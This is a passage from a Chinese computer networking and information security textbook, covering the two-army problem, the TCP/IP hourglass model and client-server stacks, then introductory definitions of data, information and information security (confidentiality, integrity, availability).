**【例 2-1】** 占据东、西两个山顶的蓝军 1 和蓝军 2 与驻扎在山谷的白军作战。其力量对比是:单独的蓝军 1 或蓝军 2 打不过白军,但蓝军 1 和蓝军 2 协同作战则可战胜白军。现蓝军 1 拟于次日正午向白军发起攻击。于是用计算机发送电文给蓝军 2。但通信线路很不好,电文出错或丢失的可能性较大(没有电话可使用)。因此要求收到电文的友军必须送回一个确认电文。但此确认电文也可能出错或丢失。试问能否设计出一种协议使得蓝军 1 和蓝军 2 能够实现协同作战因而一定(即 100%而不是 99.999…%)取得胜利?

**【解答】**

蓝军 1 先发送:“拟于明日正午向白军发起攻击。请协同作战和确认。”

假定蓝军 2 收到电文后返回了确认。

然而现在蓝军 1 和蓝军 2 都不敢下决心进攻。因为,蓝军 2 不知道此确认电文对方是否正确地收到了。如未正确收到,则蓝军 1 必定不敢贸然进攻。在此情况下,自己单方面发起进攻就肯定要失败。因此,必须等待蓝军 1 发送“对确认的确认”。

假定蓝军 2 收到了蓝军 1 发来的确认。但蓝军 1 同样关心自己发出的确认是否已被对方正确地收到。因此还要等待蓝军 2 的“对确认的确认的确认”。

这样无限循环下去,蓝军 1 和蓝军 2 都始终无法确定自己最后发出的电文对方是否已经收到。因此,在本问题给出的条件下,没有一种协议可以使蓝军 1 和蓝军 2 能够 100%地确保胜利。

这个例子告诉我们,看似非常简单的协议,设计起来要考虑的问题还是比较多的。

**5. TCP/IP 的体系结构**

前面已经说过,TCP/IP 的体系结构比较简单,它只有四层。图 2-13 给出了用这种四层协议表示方法的例子。请注意,图中的路由器在转发分组时最高只用到网络层而没有使用传输层和应用层。

还有一种方法,就是分层次画出具体的协议来表示 TCP/IP 协议族(如图 2-14 所示),它的特点是上下两头大而中间小:应用层和网络接口层都有多种协议,而中间的 IP 层很小,上层的各种协议都向下汇聚到一个 IP 协议中。这种很像沙漏计时器形状的





**图 2-13 TCP/IP 四层协议的表示方法举例**

TCP/IP 协议族表明：TCP/IP 协议可以为各式各样的应用提供服务(所谓的 everything over IP)，同时 TCP/IP 协议也允许 IP 协议在各式各样的网络构成的互联网上运行(所谓的 IP over everything)。正因为如此，互联网才会发展到今天的这种全球规模。从图 2-14 不难看出 IP 协议在互联网中的核心作用。





**图 2-14 沙漏计时器形状的 TCP/IP 协议族示意**

**【例 2-2】** 利用协议栈的概念，说明在互联网中常用的客户服务器工作方式。

**【解答】**

图 2-15 中的主机 A 和主机 B 都各有自己的协议栈。主机 A 中的应用进程(即客户进程)的位置在最高的应用层。这个客户进程向主机 B 应用层的服务器进程发出请求，请求建立连接(图中的①)。然后，主机 B 中的服务器进程接受 A 的客户进程发来的请求(图中的②)。所有这些通信，实际上都需要使用下面各层所提供的服务。但若仅仅考虑客户进程和服务器进程的交互，则可把它们之间的交互看成是如图 2-15 中的水平虚线所示的那样。

图 2-16 画出了三个主机的协议栈。主机 C 的应用层中同时有两个服务器进程在通信。服务器 1 在和主机 A 中的客户 1 通信，而服务器 2 在和主机 B 中的客户 2 通信。有的服务器进程可以同时向几百个客户进程提供服务。





**图 2-15　应用层的客户和服务器进程的交互**





**图 2-16　主机 C 的两个服务器进程分别向主机 A 和 B 的客户进程提供服务**

## 2.4　本章小结

本章介绍计算机网络在信息时代的作用,接着对互联网进行了概述,包括互联网发展的三个阶段,以及今后的发展趋势。然后,讨论了互联网的组成,指出了互联网的边缘部分和核心部分的重要区别。在简单介绍了计算机网络在我国的发展以及计算机网络的类别后,又讨论了计算机网络的性能指标。最后,论述了计算机网络的重要概念——体系结构。

## 参考文献

[1]　计算机科学技术名词审定委员会. 计算机科学技术名词(第二版). 北京:科学出版社,2002.

[2]　O. Jacobsen,D. Lynch. A Glossary of Networking Terms. IETF RFC 1208,March 1991.

[3]　ITU-D. ICT Facts and Figures-The world in 2015. http://www.itu.int/en/ITU-D/Statistics/

Pages/facts/default. aspx,2015.
[4] S. Bradner. The Internet Standards Process[S]. IETF RFC 2026,October 1996.
[5] CNNIC. 第 35 次中国互联网络发展状况统计报告. http://www. cnnic. cn/hlwfzyj/hlwxzbg/hlwtjbg/201502/t20150203_51634. htm,2015.
[6] ISO. Information processing systems-Open Systems Interconnection-Basic Reference Model-Part 2: Security Architecture[S]. ISO 7498-2,1989.
[7] T. Socolofsky,C. Kale. A TCP/IP Tutorial[S]. IETF RFC 1180,January 1991.
[8] 谢希仁. 计算机网络(第 6 版). 北京：电子工业出版社,2013.
[9] Andrew S. Tanenbaum,David J. Wetheral,严伟,潘爱民,译. 计算机网络(第 5 版). 北京：清华大学出版社,2012.
[10] W. Richard Stevens. TCP/IP 详解 卷 1：协议. 北京：机械工业出版社,2000.

## 思　考　题

1. 计算机网络向用户可以提供哪些服务?

2. 互联网的发展大致分为哪几个阶段? 请指出这几个阶段最主要的特点。

3. 互联网的两大组成部分(边缘部分与核心部分)的特点是什么? 它们的工作方式各有什么特点?

4. 试简述分组交换的要点。

5. 计算机网络都有哪些类别? 各种类别的网络都有哪些特点?

6. 计算机网络中的主干网和本地接入网的主要区别是什么?

7. 计算机网络有哪些常用的性能指标?

8. 网络体系结构为什么要采用分层次的结构? 试举出一些与分层体系结构的思想相似的日常生活。

9. 协议与服务有何区别? 有何关系?

10. 试述具有五层协议的网络体系结构的要点,包括各层的主要功能。

11. 试解释 everything over IP 和 IP over everything 的含义。

# 第 3 章 信息安全基本概念与原理

**本章学习要点:**

✍ 掌握信息安全的基本概念和基本服务;

✍ 了解信息安全面临的主要威胁;

✍ 了解信息安全体系结构,掌握相关概念和模型。

## 3.1 信息安全概述

说到信息安全,人们都会想到计算机病毒、信用卡账号被盗、个人信息泄露、无法正常访问网络,还会想到黑客、“棱镜门”事件等。那么到底什么是信息安全呢?

信息安全本身包括的范围很广,其中包括如何防范商业企业机密泄露、防范青少年对不良信息的浏览、个人信息的泄露等。2014 年,我国信息安全漏洞总数达 8 万个,信息安全进入高危期①。为了加强信息安全建设,2014 年 2 月 27 日,中央网络安全和信息化领导小组成立。该领导小组将着眼国家安全和长远发展,统筹协调涉及经济、政治、文化、社会及军事等各个领域的网络安全和信息化重大问题,研究制定网络安全和信息化发展战略、宏观规划和重大政策,推动国家网络安全和信息化法治建设,不断增强安全保障能力。习近平总书记提出“没有网络安全就没有国家安全,没有信息化就没有现代化”,信息安全、网络安全已经成为国家安全的基础。

### 3.1.1 信息安全的概念

**1. 信息与信息安全**

1) 数据与信息

要理解什么是信息安全,需要先了解什么是信息,什么是数据?

数据(Data)是我们日常生活中经常用到的一个概念。比如,通常我们会说,让事实说话,让数据说话,数据就是事实。所以一般认为:**数据是用来反映客观世界而记录下来的可以鉴别的物理符号**。数据具有客观性和可鉴别性,数据并不只是数字,所有用来描述客观事实的语言、文字、图画和模型等都是数据。在现实生活中,随着生产和生活的进行,数据随时随地不断产生。例如,我们上网时产生的浏览记录,手机的通话记录和短信、微信、QQ 等即时通信中的记录,支付宝中的支付记录,电子商务网上交易记录,每支股票价格

---

① 人民网 http://www.people.com.cn/。

的变化记录，医院里病人的病历，学校里学生的档案等等，都是数据。随着计算机应用的普及，特别是智能终端的应用，计算无处不在、网络无处不在、数据无处不在、软件无处不在。近年来，随着存储设备价格下降和云计算的发展，各行各业积累的数据越来越多，特别是大数据(Big data)技术的发展，数据资源的价值日益突显。

信息(Information)这一概念已在社会各个领域得到广泛应用，那么什么是信息呢？关于信息的定义有多种说法，通常我们认为：**信息是有一定含义的数据，是加工处理后的数据，是对决策者有用的数据**。信息是人们关心的事情的情况，例如，对于生产或销售某产品的企业来说，该产品的市场需求和销售利润的变化是重要信息；对于购买此产品的消费者来说，产品的性能及市场价格是重要信息。计划出国学习的人，关心出国信息；准备找工作的人，关心就业信息；炒股票的人，关心股市信息。总之，信息是当今社会最重要的要素之一，美国著名未来学家托夫勒说：“谁掌握了信息，控制了网络，谁将拥有整个世界。”数据处理就是将数据转化为信息的过程，信息技术也都是围绕着数据收集、存储、传输、加工处理等方面开展应用的，如图 3-1 所示。





**图 3-1　数据处理过程**

当前，我们已经进入信息社会，信息已经成为一种重要的战略资源。党的十八大报告中提出：“坚持走中国特色新型工业化、信息化、城镇化、农业现代化道路，推动信息化和工业化深度融合、工业化和城镇化良性互动、城镇化和农业现代化相互协调，促进工业化、信息化、城镇化、农业现代化同步发展。”在新的“四化”中，信息化是新增加的内容，这表明信息化已被提升至国家发展战略的高度。当前，信息化已经覆盖了国民经济的所有行业，正有力地推进其他“三化”。信息化成为国家的重要战略。特别是在 2015 年 3 月，李克强总理在政府工作报告中提出，“制定‘互联网＋’行动计划，推动移动互联网、云计算、大数据、物联网等与现代制造业结合，促进电子商务、工业互联网和互联网金融健康发展，引导互联网企业拓展国际市场。”进一步说明我国信息化建设进入了一个新的阶段，基于互联网的应用创新将进一步推进各行各业的发展。

与此同时，随着社会信息化水平的不断提高和电子政务与电子商务的快速发展，计算机网络与信息系统的基础性、全局性作用日益增强，国民经济与社会活动之间的依赖关系不断加强。在日常工作和生活中，人们越来越依赖互联网和各种信息系统，越来越多地通过信息系统管理企业的产、供、销、人、财、物，越来越多地通过互联网传递敏感信息。信息系统的一次故障或事故会造成巨大的影响，甚至是灾难。特别是对于军事、航空航天、金融、电力等关键信息系统而言，其信息安全就更加重要。

2）信息安全

随着全球范围内数据泄露、黑客攻击等安全事件不断出现，信息安全(Information security)工作的重要性已为人们所接受，很多企业目前都将信息安全工作提到了战略性

的高度。然而，企业信息安全究竟要做什么？要关注哪些方面？如何来落实？这些问题一直困扰着企业的管理者。

“信息安全”曾经仅是学术界所关心的术语，就像五六十年前“计算机”被称为“电算机”一样。现在，“信息安全”因各种原因已经像公众词汇那样被世人所熟知，尽管尚不能与“计算机”这个词汇的知名度相比，但也已经具有广泛的普及性了。问题的关键在于人们对“计算机”的理解不会有什么太大的偏差，而对“信息安全”的理解则各式各样。种种偏差主要来自于不同的角度来看信息安全，因此出现了“计算机安全”、“网络安全”、“信息内容安全”之类的说法，也出现了“机密性”、“真实性”、“完整性”、“可用性”、“不可否认性”等描述方式。

关于信息安全的定义，以下是一些有代表性的定义方式：

(1) 国内学者给出的定义是：“信息安全保密内容分为实体安全、运行安全、数据安全和管理安全四个方面。”

(2) 我国相关立法给出的定义是：“保障计算机及其相关的和配套的设备、设施(网络)的安全，运行环境的安全，保障信息安全，保障计算机功能的正常发挥，以维护计算机信息系统的安全。”

(3) 英国 BS7799 信息安全管理标准给出的定义是：“信息安全是使信息避免一系列威胁，保障商务的连续性，最大限度地减少商务的损失，最大限度地获取投资和商务的回报，涉及的是机密性、完整性、可用性。”

(4) 美国国家安全局信息保障官员给出的定义是：“因为术语‘信息安全’一直仅表示信息的机密性，在国防部内部用‘信息保障’来描述信息安全，也叫‘IA’。它包含五种安全服务，包括机密性、完整性、可用性、真实性和不可抵赖性。”

(5) 国际标准化委员会给出的定义是：“为数据处理系统而采取的技术的和管理的安全保护，保护计算机硬件、软件、数据不因偶然的或恶意的原因而遭到破坏、更改、显露。”这里面包含了几个层面的概念，其中计算机硬件可以看作是物理层面，软件可以看作是运行层面，再就是数据层面；又包含了属性的概念，其中破坏涉及的是可用性，更改涉及的是完整性，显露涉及的是机密性。

由此可见，机密性、真实性、可控性、可用性这四个基本属性实际上就是信息安全的四个核心属性，可以反映出信息安全的基本概貌。通常我们认为：信息安全是指信息系统(包括硬件、软件、数据、人、物理环境及其基础设施)受到保护，不受偶然的或者恶意的原因而遭到破坏、更改、泄露，系统连续可靠正常地运行，信息服务不中断，最终实现业务连续性。其根本目的就是使内部信息不受内部、外部、自然等因素的威胁。

信息安全的目标就是保证计算机系统正常运行。具体表现为三个基本属性或基本目标为：保密性(Confidentiality)、完整性(Integrity)和可用性(Availability)，即信息技术评估标准中所述的三要素 CIA。

(1) 保密性：确保信息在存储、使用、传输过程中不会泄露给非授权用户或实体；

(2) 完整性：确保信息在存储、使用、传输过程中不会被非授权用户篡改，同时还要防止授权用户对系统及信息进行不恰当篡改，保持信息内、外部表示的一致性；

(3) 可用性：确保授权用户或实体对信息及资源的正常使用不会被异常拒绝，允许

其可靠而及时地访问信息及资源。

那么为什么会产生信息安全问题，其根源是什么呢？

当前，信息安全问题的根源主要是计算机与互联网(Internet)相连造成的。互联网具有四个特点，即国际化、社会化、开放化、个人化。互联网上的攻击不仅仅来自本地网络的用户，它可以来自互联网上的任何一个台计算机。网络技术是全开放的，任何一个人、团体都可能获得。开放性和资源共享是网络安全的根源。随着网络应用的深入，人类的生活越来越离不开网络，人们可以自由地访问网络，自由地使用和发布各种类型的信息，但同时也面临着来自网络的安全威胁。

此外，微机的安全结构过于简单，操作系统存在安全缺陷。我们都知道计算机的发展历史，从巨型机、大型机、中型机到小型机，再到微机，计算机的体积越来越小，计算机的结构越来越简单。微机也叫个人计算机，主要是个人使用的计算机。为了降低成本，简化了结构，去掉了许多安全机制，如存储器的隔离保护机制、程序安全保护机制等。于是，程序的执行可以不经过认证，程序可以被随意修改，系统区域的数据可以随意修改。这样，病毒、蠕虫、木马等恶意程序就趁机泛滥了。但是今天的微机已经不再是单纯的个人计算机，而是办公室或家庭用的公用计算机了。由于微机去掉了许多成熟的安全机制，面对现在的公用环境，微机的安全防御能力就显得弱了。更何况，现在PAD、智能手机等设备又进一步简化了微机的结构，其安全机制就更加脆弱。另一方面，由于操作系统的高度复杂性和多样性，操作系统都不可能做到完全正确，其安全缺陷成为黑客攻击的主要渠道。

